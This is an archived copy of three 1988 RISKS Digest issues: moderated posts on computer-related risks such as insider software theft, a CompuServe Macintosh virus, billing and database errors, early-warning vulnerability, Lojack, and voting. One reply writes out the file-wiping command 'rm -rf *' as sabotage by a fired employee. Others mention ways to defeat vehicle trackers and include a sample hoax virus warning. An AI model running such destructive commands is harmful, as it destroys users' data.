<"hugh_davies.WGC1RX"@Xerox.COM> 3 Feb 88 01:05:11 PST (Wednesday)

One of my colleagues has a Compaq 386/20 portable. He recently went on a training course abroad and wanted to take it with him. He had to spend 2 whole days raising export documentation, including a technology export license required by the UK Department of Trade under an 'agreement' (did they actually 'agree' to this?) with the US. Where was he going?, Oh I forgot to mention. Chicago.

Where is the RISK in this? Well, the US technology export legislation is unpopular enough in Europe as it is (where it is seen mainly as a means by which US computer manufacturers can have the Eastern European market to themselves), but when it leads to nonsense like having to obtain a license to export the technology back to the country it came from, it brings the legislation into disrepute, and people will just start ignoring it...



Search RISKS using swish-e

Report problems with the web pages to the maintainer



THE RISKS DYGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, Peter G. Neumann, moderator

Volume 6: Issue 22

Monday, 8 February 1988

Contents

Software theft

PGN

Macintosh Virus Hits CompuServe

David HM Spector

King Tut, call home!

Bill McGarry

Whistle-blowers

Jon Jacky

Nancy Leveson

Even little computers aren't immune from RISKs

Dave Horsfall

Final results not necessarily correct -- blame the database

Luke Visser

Early Warning Vulnerability

Ronald J Wanttaja

Software Warranties

Nancy Leveson

Info on RISKS (comp.risks)

Software theft

Peter G. Neumann < NEUMANN@csl.sri.com> Mon 8 Feb 88 14:04:14-PST

Ming Jyh Hsieh, 38, a computer product support engineer who had been fired for ``nonperformance'' by the Wollongong Group in Palo Alto CA in November 1987, was caught in the act while downloading Wollongong-proprietary software to her PC. She used the "secret password" and privileges that were still valid two months later, and spent 18 hours over several nights copying software. Police placed a "trap and trace" device on Wollongong's computer phone lines to identify her phone line. [Source: Palo Alto Times Tribune, 7 February 1988]

A few comments are in order.

- (1) A password is not secret when it is known to more than one person; in this case, it was shared among at least 5 people. (Shared passwords are generally a bad idea.)
- (2) A password is not necessarily secret even if it is kept private by one person. Exposures (stored unencrypted, transmitted unencrypted, derivable, guessable, etc.) are often very easy to obtain.
- (3) It is extraordinarily bad practice to fire someone and then not change all relevant passwords, revoke their privileges, etc.
- (4) This kind of problem of nonrevoked privileges seems to happen amazingly often.

Macintosh Virus Hits CompuServe (long)

David HM Spector <spector@vx2.GBA.NYU.EDU> Mon, 8 Feb 88 00:31:42 EST

Thie following is a notice posted to Compu\$erve's HyperCard forum in the last 24Hrs... I think this is the first occurance of a live (as opposed to the sources I mentioned in my last note) virus on the Macintosh (in North America):

I might mention, that based on the sources that were posted to Compu\$erve (please don't send mail asking for copies, requests will be politely, but firmly, rejected), and the description of the virus below, it is possible that the posting of the sources directly contributed to this (new?) virus...

Pretty Scary....

David

David HM Spector New York University

Senior Systems Programmer Graduate School of Business

Arpa: SPECTOR@GBA.NYU.EDU Academic Computing Center

UUCP:...!{allegra,rocky,harvard}!cmcl2!spector 90 Trinity Place, Rm C-4

MCIMail: DSpector/Compu\$erve: 71260,1410 New York, New York 10006

AppleLink: D1161

= = = = = From -- CompuServe = = = = =

CompuServe APPHYPER

One moment please...

Welcome to MAUG(tm):HyperForum, V. 4C(232)

Hello, David HM Spector

Last visit: 06-Feb-88 22:31:04

Forum messages: 1489 to 2516 Last message you've read: 2409

Subtopic(s) Selected: All Accessible
No members are in conference.
Short bulletin:
=======================================
Welcome to HYPERCARD FORUM!!
=======================================
=======
!!ALERT!!
=======

DO NOT USE THE STACK "NEWAPP.STK" WHICH WAS ONLINE HERE FOR ABOUT 24 HOURS. IT WILL MESS YOUR SYSTEM WITH UNKNOWN RESULTS. DO NOT USE ANY OTHER SYTEM FROM ANY OTHER DISK THAT WAS RUN WHILE THE NEWAPP.STK'S MODIFIED SYSTEM WAS ONLINE.

The above stack contains code which modifies your System and other Systems it comes into contact with. It is a "computer virus." If you run NEWAPP.STK it will modify the System on the disk it is on so that the System's INITs contain an INIT labeled "DR." Then, if you use another System with the DR-infected System as your boot System the new System will also contain the self-propagating "DR" INIT Resource. While it is possible to, apparently, "cut" this Resource from infected Systems with the Resource Editor THE ONLY SURE COURSE OF ACTION IS TO TRASH ANY SYSTEM FILE THAT HAS COME IN CONTACT WITH THIS STACK.

I apologize for this having happened. Obviously, whoever programmed this qualifies as being less than pond scum (if it was done purposefully). The uploader has been locked off the network (not just the Forums) and he will be contacted by CompuServe and/or myself. Please keep in mind, as always, that although Sysops do check uploads it is impossible for us to do such things as examine every file with the Resource Editor. As I have always recommended, keep downloads away from your hard disk until you are sure they are OK.

In eight years of operation this is the only such occurrence. While I, of course, cannot say it will be the last I still have just as much confidenc as always in the fact that 99.99999999% of the Mac Community are quite trustworthy and that there is no real need to "fear" downloads. Thanks,

-- Neil Shapiro (Chief Sysop)

|MAUG(tm)(Micronetworked Apple Users Group is a trademark owned | by MCU Inc. (PO Box 520, Bethpage, NY 11714). Voice help line | available at 516/735-6924 daily _only_ from 10am to 5pm EST |

King Tut, call home!

Bill McGarry <decvax!bunker!wtm@ucbvax.Berkeley.EDU>

Fri, 5 Feb 88 23:43:44 EDT

Rochester Telephone Corporation (New York) erroneously billed 4,800 customers for phone calls to Egypt. The company blamed the error on a computer which "...misread the number dialed and determined that they were coming from Egypt".

(From the February, 1988 issue of Online.)

Bill McGarry, Bunker Ramo, Shelton, CT {philabs, decvax, fortune, yale}!bunker!wtm

[Sounds as if they did not know whether they were coming or going! PGN]

✓ Big article on whistle-blowers in new TECHNOLOGY REVIEW

Jon Jacky <jon@june.cs.washington.edu> Mon, 08 Feb 88 08:56:28 PST

Many RISKS readers who have been following the recent discussion of whistle-blowing will be interested in "Making the world safe for whistle-blowers," by Rosemary Chalk, TECHNOLOGY REVIEW 91(1):48 - 57, Jan 1988. Now on newstands. Several case histories, a bibliography, and a review of legal status and protection.

- Jon Jacky, University of Washington

Re: Whistle-blowing

Nancy Leveson <nancy@commerce.UCI.EDU> Sat, 06 Feb 88 17:32:31 -0800

In Risks 6.1 Bob Ayers writes:

>Is it better to have a computerized system -- knowing that it is not perfect -- or to have a non-computerized system -- which also will not >be perfect, though its faults will be different? >Would you use a computer system if, on each use, it had a one in 10^9 >chance of killing you? You use such [non-computer] systems every day. >I recommend the book (also mentioned before) On Acceptable Risk.

The difference is that in non-computerized systems there are techniques to measure or assess risk so one knows whether the risk is acceptable or not. These do not exist for software. So the question is whether it is better to have a non-computerized system with known, acceptable risk or to have a computerized system with unknown (and perhaps unacceptable risk). Would you use a computer OR non-computer system in which you were unsure whether the risk was 10^-9 or 10^-3 or 10^-1 chance of killing you?

How many complex, real-time software systems do you know of that have demonstrated anything close to a 10^-9 chance of erroneous behavior

(i.e., virtual perfection) over its entire lifetime? Even if you might somehow name one or two, does this occur in all software systems so that one can count on it?

Another difference is that interlocks and other devices are used to protect against expected failures (non-perfection) in non-computer systems. How many software systems do you know of that contain such protective features? How many software engineers know how to build in such protection? How many government agencies have guidelines that require safety analysis of computer systems as they do for non-computer systems?

Nancy Leveson

Even little computers aren't immune from RISKs

Dave Horsfall <munnari!stcns3.stc.oz.au!dave@uunet.UU.NET> Sun, 7 Feb 88 17:52:58 est

An extract from "Practical Wireless" February 1988 shows that even the sort of computer found in homes aren't immune from RISKs. Most amateur radio enthusiasts using amateur satellites use a computer to derive their predictions, and PW has this to say:

"Those using some satellite computer programs may find that with the coming of the new year, their predictions may go astray. It is possible that the new sidereal time values, usually as lines stating "IF Y2 = '87'

LET G2 = 0.2753606" may not automatically update in some of the older programs. Whilst this can be overcome by calling January 1 1988 "December 32 1987" and January 2 "December 33" etc, is is better to update your program with the new values following: [numbers deleted]"

Yet another "new-year-bug"? The work-around really tickled my fancy!

Dave Horsfall (VK2KFU) ACS: dave@stcns3.stc.OZ.AU

Alcatel-STC Australia ARPA: dave%stcns3.stc.OZ.AU@uunet.UU.NET 11th Floor, 5 Blue St UUCP: {enea,hplabs,mcvax,uunet,ukc}!\
North Sydney NSW 2060 AUSTRALIA munnari!stcns3.stc.OZ.AU!dave

Final results not necessarily correct -- blame the database

Luke Visser <munnari!tasis.utas.oz.au!luke@uunet.UU.NET> Fri, 5 Feb 88 13:06:56 EST

On reading Dave Horsfall's contribution from "The Australian" about incorrect results being sent out to students I remembered a similar situation that happened here in one of Australia's other states - Tasmania.

One of my friends doesn't like her final results being published in the state's main newspaper (it's standard practice to print them). So, she rang up the newspaper's office and asked for them not to print her results. No problems they said except we are having a few problems with our database, but we'll see what we can do.

So, sure enough when the results came out in the paper it was evident that they had some problems with their database. Her name was printed along with 4 lower passes (not good enough to count towards her Higher School Certificate). However, these results were incorrect and she had in fact higher passed 3 subjects and passed 2.

It seems to me that they must have really had some big problems with their database if they couldn't just flag someone's results not to be printed, and whatever flag they used corrupts the results that are printed.

Luke Visser

Snail: Uni of Tasmania, Box 252C GPO, Hobart 7001, Tasmania, Australia. ACSnet: luke@tasis.utas.oz ARPA: luke%tasis.utas.oz@uunet.uu.net UUCP: {enea,hplabs,mcvax,uunet,ukc}!munnari!tasis.utas.oz!luke

"Early Warning Vulnerability (Was Re: US Fears Satellites Damaged)

Ronald J Wanttaja <uw-beaver!ssc-vax!wanttaja@rutgers.edu> Sun, 7 Feb 88 01:09:25 pst

>Consider, too, that such a concerted attack on satellite sensors is precisely >analogous to, say, saboteurs simultaneously blowing up all the BMEWS missile->warning radars: it is itself an act of war, and an extremely ominous one, >pointless except as a prelude to a nuclear attack. It in fact IS a strong >warning of imminent attack, although not quite an actual launch warning.

True, very true. But the US does not have a "launch on suspicion" policy.

Consider this scenario: The Soviets blind most of the US Early Warning satellites. Please note, there are NOT of lot of birds tasked for EW; they wouldn't have to take a lot out. Assume some small capability remains, as well as limited functioning among the cripples.

The U.S. immediately goes to high DEFCON. SAC places the bombers on air alert, the missile crews batten down the hatches, the President dives into the airborne command post.

The Soviets do *nothing*. Maybe issue a public apology. Maybe raise their eyebrows and say, "are you sure it wasn't another gas well fire? Where's your proof?" They do not launch their missiles.

Meanwhile, the US is left with limited missile warning capability. SAC stays in the air/in the holes, the president lands occasionally, and NORAD crews work 24 hours a day trying to keep cripples working.

We can't keep it up forever. Spacecraft are expensive, launch costs are high. It doesn't make sense to the bean counters to have replacement birds on any sort of alert. We CAN NOT regain capability quickly. Nor can we remain at elevated DEFCON levels indefinitely.

Two months of this type of operation, and the BUFFs (SAC B-52s) are down

for maintenance, the missile crew's morale is at rock bottom, and the cripples are falling by the wayside. The President is back in DC, working on the budget. *Then* would be a good time for a major attack...

Ron Wanttaja ex-NORAD Satellite Systems Engineer (ssc-vax!wanttaja)

Software Warranties

Nancy Leveson <nancy@commerce.UCI.EDU> Sat, 06 Feb 88 18:53:37 -0800

Jim Horning once suggested that we need the equivalent of an Underwriter's Lab for software. It appears that such a thing now exists, at least for one professional group. Three years ago the ABA (American Bar Association) created the Legal Technology Advisory Council (LTAC) staffed by software technicians and scores of volunteers (both lawyers and software experts). The LTAC establishes performance standards for law office software, tests products against those standards, and gives an official "ABA Mark of Approval" to products that pass their tests. To become an ABA-Approved product, it must have the features that will meet the needs of the law office, it must do what the vendor claims it will, and it must not have serious errors in manuals, training, or the software itself.

More than 1500 products have been tested and they have found errors in EVERY ONE. About 50 products in time-and-billing, word processing, docket and diary, real estate, litigation support, and other areas have eventually been able to get the stamp of approval after making required corrections. Errors that they found include systems that:

- -- would not print a bill
- -- did not identify which key to press to retrieve a document
- -- added dollars to hours (instead of multiplying hours times a billing rate to yield dollars)
- -- in a docketing system, automatically erased entries, including future court dates, once its capacity was reached
- -- would not show an item as billed, making it likely that the item would be inadvertently billed twice
- -- had non-functional security systems
- -- multiplied rate by hours incorrectly
- -- printed the wrong billing name and address on a bill
- -- tallied different totals across and down headings
- -- had instruction manuals that provided incomplete or incorrect information and omitted crucial steps.

The LTAC publishes detailed information for each approved product on product features and results from the testing process. There are also guidelines for various types of software that specify features that must be offered for ABA approval and preferred features (not required but very desirable). Besides performance features, the guidelines also require that systems be free of bugs, that advertising claims conform exactly to system capabilities, and that printed or on-line training and help instructions be clear and easy to understand. That is, they claim that ABA approval will assure that a product is free of bugs and will perform as advertised.

The most fascinating part to me is that they recommend that if lawyers must consider a product that is not approved, they should ask the vendor to WARRANT that their product meets the ABA standards: that it has ALL the features you need AND that it is free of errors and bugs. The booklet I read says to "either prepare a formal, written warranty for the vendor to sign or prepare a formal RFP that lists the LTAC guidelines for the specifications." Considering the standard disclaimers that usually come with commercial software, I wonder how successful lawyers have been at getting vendors to sign such warranties.

This seems like an interesting model for other professional groups to follow.

Nancy Leveson



Search RISKS using swish-e

Report problems with the web pages to the maintainer



THE RISKS DYGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, Peter G. Neumann, moderator

Volume 6: Issue 23

Tuesday, 9 February 1988

Contents

Don't believe everything you read in the papers.

David Purdue

Anti-virus software

Chuck Weinstock

Virus paranoia

Jeffrey Mogul

All Viruses Considered

Martin Minow

OTA Report: The Electronic Supervisor

Jan Wolitzky

Hub auto-theft lessons; \$\$\$ risks of Lojack

rdicamil

Re: voting

Mike Tanner

Info on RISKS (comp.risks)

Don't believe everything you read in the papers.

David Purdue <munnari!csadfa.oz.au!davidp@uunet.UU.NET> Tue, 9 Feb 88 11:41:46 est

The Canberra Times, Wed, Feb 3, 1988, page 3.

CORRECTION

For some considerable time, The Canberra Times has been publishing the wrong tide times for Narooma. The error has been in arithmetical calculation in this office of the difference between tide times at Fort Denison as published in standard tide tables and times at Narooma. The error, the source of which is lost in antiquity, was discovered last week when the editor, relying on The Canberra Times figures, was swept out to sea. But he managed to return to shore - and ordered this correction.

Mr. David Purdue Phone ISD: +61 62 68 8165 Fax: +61 62 470702 Dept. Computer Science Telex: ADFADM AA62030 University College ACSNET/CSNET: davidp@csadfa.oz

Aust. Defence Force Academy ARPA: davidp%csadfa.oz@uunet.uu.net

Canberra. ACT. 2600. JANET: davidp@oz.csadfa

AUSTRALIA Other Gateways: see CACM 29(10) Oct. 1986

UUCP: {uunet,hplabs,ubc-vision,nttlab,mcvax,ukc}!munnari!csadfa.oz!davidp

[There is no such thing as a shore thing, but that will tide him over until next time. PGN]

Anti-virus software

Chuck Weinstock <weinstoc@SEI.CMU.EDU> Tue, 09 Feb 88 15:41:28 EST

There was an ad for anti-virus software for IBM PC's in this past Sunday's New York Times business section. Although I didn't call the number in the ad, my first thought was "what a marvelous way to spread yet another virus." (Sort of like the cyanide tampered Tylenol, though maybe not as deadly.)

✓ Virus paranoia [Re: RISKS 6.22/"Macintosh Virus Hits CompuServe"]

Jeffrey Mogul <mogul@decwrl.dec.com> 9 Feb 1988 1629-PST (Tuesday)

I realize that viruses are becoming a serious problem, but all this virus paranoia could make the world safe for a kind of "meta-virus." In RISKS 6.22 we read a recommendation:

While it is possible to, apparently, "cut" this Resource from infected Systems with the Resource Editor THE ONLY SURE COURSE OF ACTION IS TO TRASH ANY SYSTEM FILE THAT HAS COME IN CONTACT WITH THIS STACK.

Imagine what would happen if someone sent out this message:

WARNING! A serious virus is on the loose. It was hidden in the program called 1987TAXFORM that was on this bboard last year. This virus does several nasty things:

- (1) Copies itself into several important system programs so that it will propagate to other disks
- (2) Copies itself into your own data files so that it can infect system programs on other systems
- (3) Keeps track of the files you encrypt and mails copies of the cleartext to a bboard in Iowa and a computer at the NSA
- (4) Randomly garbles files so that you don't necessarily know they are damaged

By now, it is possible that your system is infected even if you didn't download this program, since you could easily have been

infected indirectly.

The only safe way to protect yourself against this virus is to print all your files onto paper, erase all the disks on your system with a demagnetizer, buy fresh software disks from the manufacturer, and type in all your data again. But FIRST! send this message to everyone you know, so that they will also follow these steps to protect themselves.

The beauty of this "meta-virus" is that it took me about two minutes to make it really scary and I didn't even have to write any code.

Moral: don't join witch-hunts until you trust the witch-hunter more than you distrust the alleged witch.

-Jeff Mogul

×

<minow%thundr.DEC@src.dec.com>

(Martin Minow THUNDR::MINOW ML3-5/U26 223-9922)

Date: 8 Feb 88 20:54

Subject: Virus on All Things Considered

There was a report on the computer virus scare on Sunday's (Feb 7, 88) All Things Considered (public radio news program). I took the following notes: don't expect them to be accurate.

Professor Fred Cohen was interviewed. He claims that the virus will spread in 1/2 hour through a computer timesharing system and that it "is a mathematical fact" that you cannot protect against the virus if you allow sharing, transmission, and general access.

Eric Hanson (Hansen?), a programmer from Minneapolis, blames the problem on people who lack significance in their lives and gain self-esteem by manufacturing viruses: a revenge of the nerds. He [somehow] draws a parallel with Aids. (Eric sells a program to test for viruses. He claims the government is interested.)

Martin

✓ OTA Report: The Electronic Supervisor

<wolit@research.att.com>
Tue, 9 Feb 88 15:45 EST

The U.S. Congress, Office of Technology Assessment recently released a report on computer-based monitoring in the workplace entitled, "The Electronic Supervisor: New Technology, New Tensions," OTA-CIT-333 (Washington, DC: U.S. Government Printing Office, September, 1987).

The following is from the Foreword:

"The Electronic Supervisor: New Technology, New Tensions" deals with the use of computer-based technologies to measure how fast or how accurately employees work. New computer-based office systems are giving employers new ways to supervise job performance and control employees' use of telephones, but such systems are also controversial because they generate such detailed information about the employees they monitor. This assessment explores a broad range of questions related to the use of new technology in the workplace and its effects on privacy, civil liberties, and quality of working life.

The assessment reports six findings:

- Computer technology makes possible the continuous collection and analysis of management information about work performance and equipment use. This information is useful to managers in managing resources, planning workloads, and reducing costs. When it is applied to individual employees, however, the intensity and continuousness of computer-based monitoring raises questions about privacy, fairness, and quality of work life.
- 2. Computer-based systems offer opportunities for organizing work in new ways, as well as means of monitoring it more intensively. Electronic monitoring is most likely to raise opposition among workers when it is imposed without worker participation, when standards are perceived as unfair, or when performance records are used punitively. Worker involvement in design and implementation of monitoring programs can result in greater acceptance by workers, but despite activities of labor unions in some industries and recent progress in labor-management cooperation in others, most firms do not have mechanisms to do this.
- 3. There is reason to believe that electronically monitoring the quantity or speed of work contributes to stress and stress-related illness, although there is still little research separating the effects of monitoring from job design, equipment design, lighting, machine pacing, and other potentially stressful aspects of computer-based office work.
- 4. Monitoring the content of messages raises a different set of issues. Some employers say that service observation (listening to or recording the content of employees' telephone conversations with customers) helps assure quality and correctness of information and by protecting all parties in case of dispute. However, service observation also impacts the privacy of the customer, and workers and labor organizations have argued that it contributes to the stress of the

employee, and creates an atmosphere of distrust. Monitoring the content of electronic mail messages or personal computer (PC) diskettes also raises privacy issues.

- 5. Telephone call accounting (computer-generated records of the time, duration, destination, and cost of calls) gives employers a powerful tool for managing the costs of telephone systems. However, it raises privacy questions when accounting records are used to track calling habits of individuals. Other cost control technologies can be used to limit nonbusiness uses of telephones, either instead of or in addition to call accounting. Establishing a policy for use of these technologies will be especially important for the Government as it builds a new Federal Telephone System.
- 6. Electronic monitoring is only one of a range of technologies used in today's workplace to gather information about the work process or to predict work quality based on personal characteristics of the workers. Many applications of technology, including polygraph testing, drug testing, genetic screening, and, possibly, brain wave testing, illustrate the tension between employers' rights to manage their enterprise, reduce costs, and reduce liability, and the employees' rights to preserve individual privacy and autonomy. Recent concerns of employers, labor unions, civil liberties groups, the courts, and individual workers suggest that a range of workplace privacy issues are in need of resolution.

A discussion of this report and this topic in general might be appropriate for this newsgroup.

Jan Wolitzky, AT&T Bell Labs, Murray Hill, NJ; 201 582-2998; mhuxd!wolit (Affiliation given for identification purposes only)

Hub auto-theft lessons; \$\$\$ risks of Lojack

<rdicamil@CC5.BBN.COM>
Tue, 09 Feb 88 18:36:13 -0500

Just thought folks might be interested in a more real, tangible = \$\$\$ risks of a system such as lojack. In actuality, depending upon how our insurance policy is written, you may not want the authorities to find your vehicle very soon after it's stolen.

One reason is that some policies have a clause that requires the car to be missing for a certain period of time (days) before it can be covered under "theft" insurance. [Think of how many people would be reporting stolen cars

without such limits.] Another more compelling reason is that depending upon the type of thief, unless they do all the damage to your car very quickly (within 15 mins !!), finding your car soon frequently means the consumer will pay for most any damage, and not the insurance company. (This of course depends upon your level of deductible, and how much damage must be done before your car is "totalled".) The insurance companies like lojack for these perhaps not so obvious reasons.

In Massachussetts (where I live), car theft is a simple misdemeanor. If someone take your car for the thrill of joyridding (as oppossed to a pro who might strip it for parts), it's probable that some but not utterly devastating damage could be done. Such cosmetic damage can be far more costly settlement wise, then having your car totalled.

Anyway, apart from the skewed economics, I believe the transmitters are not terribly difficult to find on some automobiles, especially if your car is going directly to a junk yard to be stripped. Where the transmitter get's located is often a function of the intelligence of the mechanic who is installing it - there is obviously no one standard place to put it on each make of car! Imagine some archetypical mechanic ("Gee boss, never hid a transmitter on a Ferrari before...can I try ?")

Note the Lojack system is not an anti-theft device, in that it doesen't physically do anything to make the car harder to steal; it can however save the insurance companies money). I would still rather have my "Z-lok" (or "Chapman" lock).

Of course, anyone who really wants your car will examine it very carefully before attempting to steal it. Even a careful flashlight examination cannot distinguish the exact mechanism attached to the key/collar fitting beneath most dashes. Unless of course you take the risk of placing a label on your car saying you have an alarm system; a label displaying "what kind" of alarm system is the worst thing you can do. "This car equipped with 'brand X' electronic protection" provides the truly professional thief with some very specific information. The best compromise is to find a generic "protected by alarm system" label, if you feel your car must have one at all.

In summary, "Lojack" may only prove beneficial to the consumer's wallet in the instance of a highly professional theft, where your car risks being dismantled within the hour. In this case it really is a race against time, since they will probably find the transmitter (and be looking for it if you have that label).

However, if you own THAT KIND of (\$\$,\$\$\$) car, such caliber of thieves are usually quite persistent, once they know who you are (or rather where you live). One of my bosses had his brand new, fully alarmed, 1986 Toyota Celica removed from his driveway in Beacon Hill by a wench equipped truck in the wee hours of the morning. He made it out the door only to hear the periodic beep of his pendulum alarm muffled from inside a large van as it went down the street. One week later he still got the bill for the excise tax. Lojack might of helped here. Very clean, very fast - no broken glass - picking up the car set off the pendulum. The Boston police could not offer him much consolation except, "Yup, they wanted your car real bad." Last statistics I saw still rate Mass. as the auto-theft capital, with the most stolen cars as (1) Toyota

Celica [GT/turbos] (2) Saab 900 series (3) Porsche's.

Re: voting

Mike Tanner <tanner@tut.cis.ohio-state.edu> 8 Feb 88 16:41:02 GMT

The Missouri voting issue brought this up in my mind, but I don't know how relevant it is to the discussion.

I worked for several years in local politics here in Ohio, primarily doing polling analysis and election analysis. In Ohio people normally vote by pulling levers in a mechanical voting booth then indicate that they are finished by throwing a huge, red-handled lever which causes the machine to mechanically tally their votes. (I don't suppose this is unusual. You can also use a paper, punch-type, ballot by getting an "absentee" ballot and swearing that you will be unable to vote at a normal polling place on election day.) The numbers in the machine are copied down by the election workers at the end of the day, all the numbers from the various precincts in a county are taken to the county board of elections, where they are typically entered into a computer which totals them. There are a number of sources of error, of course. But I don't know what the estimated error rate is. If the race is closer than 2% or so of the total vote, the candidates are entitled to a free recount, otherwise they can pay for one, so that might be taken as an error rate (but that assumes the 2% figure was arrived at rationally). A recount consists in manually retracing all the steps of tallying the votes (except actually revoting), arguing endlessly over discrepancies, and ultimatelly throwing out results from questionable precincts.

The relevant phenomenon (to the Missouri issue) is that the total number of votes cast in a given race is strongly correlated with the position of that race on the ballot in the machine. (I'm sure this also happens in places where paper ballots are used.) Races listed toward the left get more votes than those toward the right. This is very predictable and nearly independent of the visibility factor, i.e., the factor that accounts for the fact that more people will vote in a Presidential race than in the race for Judge of the Court of Domestic Relations. Pick any two races and the one listed to the left will get more votes. E.g., County Recorder gets more votes than County Coroner and Recorder appears just to the left of Coroner. Not more than one person in a thousand has the slightest idea what either official does, who the canditates are, or what the qualifications are for the office. This hold across all 88 counties, election after election.

The candidates within each race are in random order across all the machines. E.g., for each race, 50% of the machines will have the Republican candidate on the left and the Democrat on the right, 50% will have them reversed. Many Ohio pols would like to see a return to straight ballot days, when a person could simply vote democrat (or republian) by making one mark and vote for all democrats (or republicans) on the ballot.

Where's the interest for RISKS readers? I don't know if they're RISKS exactly but:

- It indicates that most people don't vote on everything. So not counting a vote because not all the levers are pulled (or holes punched) probably undercounts a lot of otherwise correct ballots.
- I have an image of the average voter pulling levers from left to right until he finds himself voting on things he doesn't recognize, begins to lose energy, and finally stops pulling levers and quits. Maybe we make it too easy to vote. Many of those tail-end votes a likely to be spurious. But should we scramble the order of races as well as candidates within races? What difference would that make?
- Is scrambling the candidate order really a good idea? What if a lot of democrat-first ballots in a close race found their way (accidentally or on purpose) to a precinct with a large population of independent voters? Or wherever they could make a difference. (I wonder if this has ever happened, or even been looked for during recounts.)
- How much affect does the randomizing algorithm have on the outcomes of elections? Even with a good algorithm it's possible in any particular election to get lots more republican-first ballots than democrat-first (or vice versa). Do they keep re-doing it until they get a 50-50 split? If not, would it be grounds for challenging the election, forcing a special election?
- The randomizing, assigning of ballots to machines, machines to precincts, and the final totalling of votes are all done by various computers. Some of it is done by the Secretary of State, some in the county Boards of Elections. But there are many steps done manually, figures copied by hand, ballots hand-carried to voting machines, etc. But the fact that computers are involved tends to obscure the human factor and the possibilities of human error (or mischief) for causing problems.

-- mike tanner

Dept. of Computer and Info. Science tanner@tut.cis.ohio-state.edu
Ohio State University ...cbosgd!osu-cis!tut!tanner
2036 Neil Ave Mall, Columbus, OH 43210



Search RISKS using swish-e

Report problems with the web pages to the maintainer



THE RISKS DYGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, Peter G. Neumann, moderator

Volume 6: Issue 24

Wednesday 10 February 1988

Contents

Alarming Wenches and Risks of Lojack

Alex Colvin

Scott A. Norton

Re: Software theft

Roy Smith

Interleaving of Early Warning Systems

Ronni Rosenberg

Shuttle Security

Jan Wolitzky

Risk Study Centers

Curtis C. Galloway

Legal Software testing

David Lesher

Re: risks of helpful usenet software

David Herron

Grants-chaos

F.H.D. van Batenburg

Re: viruses

Chaz Heritage

CompuServe virus - more details et cetera

David HM Spector

Info on RISKS (comp.risks)

Alarming Wenches (RISKS-6.23)

Alex Colvin <mac3n@babbage.acc.virginia.edu> Wed, 10 Feb 88 10:28:02 EST

- > ... One of my bosses had his brand new, fully alarmed, 1986 Toyota Celica
- > removed from his driveway in Beacon Hill by a wench equipped truck in
- > the wee hours of the morning.

That's the most dangerous kind. Especially in the wee hours.

[Actually I noticed the typo, but liked it so much I left it as is. Sic (sic) it to me. PGN]

★ Re: Hub auto-theft lessons; \$\$\$ risks of Lojack

"LT Scott A. Norton, USN" <4526P%NAVPGS.BITNET@CUNYVM.CUNY.EDU> Tue, 09 Feb 88 21:06:52 PST

> ... He made it out the door only to hear the periodic beep >of his pendulum alarm muffled from inside a large van ...

The real point of this message: Notice how the thieves negated most of the value of the alarm by putting the car inside a van. Although the owner seemed to hear the siren, the thieves could drive through town without too much attention being drawn to them. If the van had been RF shielded, Lojack would have been defeated, too.

What does Lojack use for an antenna in the protected car, anyway? If it shared the radio antenna, or had its own, a simple snip could also disable the protection.

I'm not impressed by the security it provides, and of course there is the privacy risk to the owner originally mentioned.

LT Scott A. Norton, USN, Naval Postgraduate School, Monterey, CA 93943-5018 4526P@NavPGS.BITNET 4526P@NPS.ARPA

[Scott also asked for the name of the wench. PGN]

Re: Software theft

Roy Smith <roy%phri@uunet.UU.NET> 10 Feb 88 15:32:54 GMT

- > it is extraordinarily bad practice to fire someone and then not change
- > all relevant passwords, revoke their privileges, etc.

Actually, I would quibble with the order of operations. Change the passwords first, *then* fire the person. In the past five or so years, we have had occasion to fire two people who had access to sensitive material. In both cases, accounts were zapped and appropriate passwords were being changed while that person was in the office getting the bad news. It doesn't take long for a disgruntled person to do serious damage with a quick "rm -rf *".

Roy Smith, {allegra,cmcl2,philabs}!phri!roy System Administrator, Public Health Research Institute 455 First Avenue, New York, NY 10016

Interleaving of Early Warning Systems

Ronni Rosenberg <ronni@CCA.CCA.COM> Wed, 10 Feb 88 11:41:00 EST

In <u>RISKS 6.22</u>, Ronald Wanttaja discusses a scenario in which "The Soviets blind most of the US Early Warning satellites. ... The U.S. immediately goes to high DEFCON. ... The Soviets do *nothing*."

I believe that if the U.S. goes to a high DEFCON, the Soviets automatically go to a higher state of alert. Part of the danger of such situations is that the two countries' alert systems are tightly interconnected and responsive to each other. This can have the effect of ratcheting the alert status ever higher and increasing tension, which greatly increases the risk that an inappropriate decision will be made.

Shuttle Security

<wolit@research.att.com>
Wed, 10 Feb 88 17:22 EST

The subject of the self-destruct mechanism used to prevent runaway rockets (including space shuttle's boosters) from wreaking havoc was discussed previously in this discussion group. One very knowledgeable contributor posted interesting details of the mechanism, including descriptions of the radio link, with assurances that the high security of the system, including classification of the frequencies used, greatly reduced the possibility of inadvertently blowing up a rocket.

Now, according to the AP, a NASA security audit conducted in September found serious security violations at NASA's Marshall Space Flight Center in Huntsville, AL. The wire service story, of course, focuses on such hijinks as a safe for classified documents being used to store coffee money, but it also reports that 7 packages of microfilm classified "Confidential" were left unsecured for 8 months. Each package of microfilm contained 181 sheets, listing 4,205 confidential radio frequencies (personally, I'm always suspicious of such precise figures). The information belonged to various of the armed services, CIA, and NSA. The MSFC is responsible for processing the shuttle's solid rocket boosters, which include the self-destruct mechanism.

What does this do to a risk analysis of shuttle safety? In general, how many points do you take off for each month the key to your system is laying around unprotected? When things like this happen, do people really sit down and redo those calculations, or do they just run around covering themselves and hope the same numbers as before still apply?

Jan Wolitzky, AT&T Bell Labs, Murray Hill, NJ; 201 582-2998; mhuxd!wolit (Affiliation given for identification purposes only)

[Quantitative risk analysis is always dangerous -- particularly if the assumptions are questionable. The existence of a serious flaw may kill you, or it may lie lurking. Probabilities are not very interesting when you are dead. PGN]

Risk Study Centers

"Curtis C. Galloway" <cg13+@andrew.cmu.edu> Wed, 10 Feb 88 15:23:01 -0500 (EST)

From the Carnegie Mellon office of public relations:

"Carnegie Mellon University has received a \$1.2 million grant from the National Science Foundation (NSF) to help fund its new Center for Risk Perception and Communication, aimed at improving how companies, workers, the public and regulatory agencies communicate about and deal with significant health and safety factors.

"The center's experts in engineering, psychology and economics will do basic research on risk communication. They will focus on danger areas whose hazards have been studied, including radon in homes, highway safety associated with seatbelts, dam safety, the potential for birth defects and cancer from power lines, and cancer risks from sun light and chemicals in the environment."

